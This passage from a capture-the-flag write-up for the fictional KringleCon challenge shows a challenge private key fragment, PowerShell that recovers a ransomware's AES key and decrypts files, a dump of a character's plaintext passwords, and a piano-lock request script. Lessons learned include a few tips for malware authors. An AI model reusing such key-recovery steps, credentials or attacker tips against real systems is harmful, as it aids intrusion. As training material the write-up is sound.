JKBn972KvO0eQ5niYehG4yBaImHH+h6NVBlFd0GJ5VhzaBJyoOk+KnOnvVYbrGBq
UdrzXvSwyFuuIqBlkHnWSIeC
-----END PRIVATE KEY-----
```


9. Using the following command I was able to perform the format conversion (my password had to be set at prompt):

openssl pkcs12 -export -in server.crt -inkey priv.key -out server.pfx

10. Once I had the PFX file, I wrote a decryption function that would decrypt the symmetric key I am looking for.




```
########## PRIVATE KEY DENCRYPTION - *MY* FUNCTION ####################
function Priv_Key_Decr([byte[]]$encrypted_bytes){
     $cert = New-Object -TypeName System.Security.Cryptography.X509Certificates.X509Certificate2("server.pfx","Winter2018")
     $ClearText = $cert.PrivateKey.Decrypt($encrypted_bytes, $true)
     return $(B2H $ClearText)
}
```



```
PS C:\hacking> $enc_hex = "3cf903522e1a3966805b50e7f7dd5

PS C:\hacking> $enc_bytes = $(H2B $enc_hex)

PS C:\hacking> $(Priv_Key_Decr $enc_bytes)
fbcfc121915d99cc20a3d3d5d84f8308
```


11. To run it, I assign hex value of the encrypted blob to a variable, convert hex to bytes as needed by my "Priv_Key_Decr" function and decrypt - I now have the decryption key!!

12. Once the symmetric key is derived, I perform decryption of files. The decryption script uses malware's own "e_n_d" helper function to loop through files and the "e_d_file" function to do the AES decryption.




```
# File directories
[array]$f_c = $(Get-ChildItem -Path . -Recurse  -Filter *.wannacookie | where { ! $_.PSIsContainer } | Foreach-Object {$_.Fullname});
$f_c = $(Get-ChildItem -Path . -Recurse  -Filter *.wannacookie | where { ! $_.PSIsContainer } | Foreach-Object {$_.Fullname});
Write-Output $f_c

# The Key
$akey = 'fbcfc121915d99cc20a3d3d5d84f8308';
Write-Output $akey
$akey = $(H2B $akey);
Write-Output $akey

# Encrypt/Decrypt (true=encrypt, false=decrypt)
e_n_d $akey $f_c $false;
```

13. Once the password database file is decrypted, I use Python to query for some passwords:



```python
import sqlite3

# Open DB
conn = sqlite3.connect('alabaster_passwords.elfdb')
c = conn.cursor()

# The Query
c.execute("SELECT * FROM passwords")

# Fetch Results
rows = c.fetchall()
for r in rows:
    print r

# Save + Exit
conn.commit()
conn.close()
```



```
(u'alabaster.snowball', u'CookiesR0cK!2!#', u'active directory')
(u'alabaster@kringlecastle.com', u'KeepYourEnemiesClose1425', u'www.toysrus.com')
(u'alabaster@kringlecastle.com', u'CookiesRLyfe!*26', u'netflix.com')
(u'alabaster.snowball', u'MoarCookiesPreeze1928', u'Barcode Scanner')
(u'alabaster.snowball', u'ED#ED#EED#EF#G#F#G#ABA#BA#B', u'vault')
(u'alabaster@kringlecastle.com', u'PetsEatCookiesTOo@813', u'neopets.com')
(u'alabaster@kringlecastle.com', u'YayImACoder1926', u'www.codecademy.com')
(u'alabaster@kringlecastle.com', u'Woootz4Cookies19273', u'www.4chan.org')
(u'alabaster@kringlecastle.com', u'ChristMasRox19283', u'www.reddit.com')
```

14. The answer to this challenge is password **ED#ED#EED#EF#G#F#G#ABA#BA#B.**


Objective 10: Who Is Behind It All?

Question: Who was the mastermind behind the whole KringleCon plan? And, in your emailed answers please explain that plan.

Answer:

1. To solve the final challenge, I have to get by the Piano door. Alabaster's password looked very similar to those piano notes.

2. I wrote a quick and dirty Python script to validate the sequence before I manually enter it in.




piano.py

```
import requests

# offset
#url = 'https://pianolock.kringlecastle.com/checkpass.php?i=EDshEDshEEDshEFshGshFshGshABAshBAshB&resourceId=bbf6d8e6-076

# correct
url = 'https://pianolock.kringlecastle.com/checkpass.php?i=DCshDCshDDCshDEFshEFshGAGshAGshA&resourceId=bbf6d8e6-076d-48d

req = requests.get(url)
print req.status_code
print req.content
```


3. Alabaster's password generates an offset error (website feedback) because it is in the key of E, not D as required. Transposition is discussed in the PDF document sent from Holly to Alabaster.

4. So since E is one full key away from D, I need to make all tones drop one key.



To look at it another way, consider a song "written in the key of Bb." If the musicians don't *like* that key, it can be transposed to A with a little thought. First, how far apart are Bb and A? Looking at our piano, we see they are a half step apart. OK, so for each note, we'll move down one half step. Here's an original in Bb:
D C Bb C D D D C C C D F F D C Bb C D D D D C C D C Bb

And take everything down one half step for A:
C# B A B C# C# C# B B B C# E E C# B A B C# C# C# C# B B C# B A



5. After the piano door is cracked, **Santa** is in the final room and turns out he was behind the "evil" plan! He was just testing me all along.

6. So Hans and the soldiers are actually not the bad guys, soldiers were even disguised elves, they work for Santa, who architected this entire challenge to find a skillful defender for the North Pole. Well done, Santa "The Mastermind" Claus! I would be honored to protect the North Pole for you!

Lessons Learned

The purpose of this section is to capture some lessons learned throughout doing the challenges as they would apply to the real world of InfoSec. Lessons learned colored blue would apply to blue team (defenders), those colored red are for red team (attackers), and purple apply to both teams.

1. Input validation is critical for any input passed from an end user.

2. Directory listing is typically a bad thing and should always be disabled unless there’s a valid reason to have it on for known directories.

3. Be aware of artifacts your utilities are leaving, for instance all changes kept in .vimfile and .git.

4. Do not put credentials into a command line, always use input prompt.

5. Do not put sensitive data such as private keys and passwords into a repository - they can be found even after files have changed.

6. There are usually multiple ways for entry, don’t get stuck on one.

7. When you are stuck, read more source code.

8. Misconfiguration of any network service could be deadly.

9. It is beneficial to perform Active Directory audits periodically.

10. Collect logs into a centralized location and write alerts for abnormal behavior such as multiple failed logins from the same source.

11. Do not consider Python shell a secured unescapable environment. There are many ways to bypass controls.

12. Generating errors is a good first step to testing.

13. Do not go into production until development is ready. Any rushed implementation could end up being insecure.

14. Limit error/exception information returned to a bare minimum. For example, web server’s “404 Not Found” response should not provide full directory path.

15. DNS Security is as important for detecting and preventing threats as any other common protocol.

16. Randomize malware network traffic - any static value can be easily identified and prevented in all future communications.

17. Analyze malicious files only on a specially dedicated machine, segmented off production network and in no way associated with production systems or accounts.

18. If creating malware kill switch, ensure others can’t take control of it.

19. Clear all important variables from memory that are not necessary for operation. Memory can be dumped and those variables obtained.

20. Do not store password database unencrypted.

21. Protect access to your private keys.

22. If machine is infected with malware, grab a memory dump.

23. Do not open cookie recipes or any other macro-enabled documents sent from an unknown source.

24. Do not open unknown CSV files, they may be injected with commands.

25. Use strong passwords, avoiding easily guessable ones such as “Winter2018”.

26. Avoid using shared accounts.

Conclusion

In conclusion, I would like to again thank all who put this awesome challenge together and for consistently doing an excellent job with Holiday Hack Challenges year after year! Huge respect for creating quality content and sharing it with the community.

Thank you to all the conference speakers - your talks have given me a great amount of guidance needed to complete the challenges and learn new things! Big thanks to North Pole for providing the perfect venue for the conference with practically no LineCon!

Hats off to Santa for being the mastermind and never actually losing control of Kringle Castle network. Also, thank you Santa for Christmas joy and good will this year!

Thank you for reading this write-up, I hope you found it interesting and… until next year!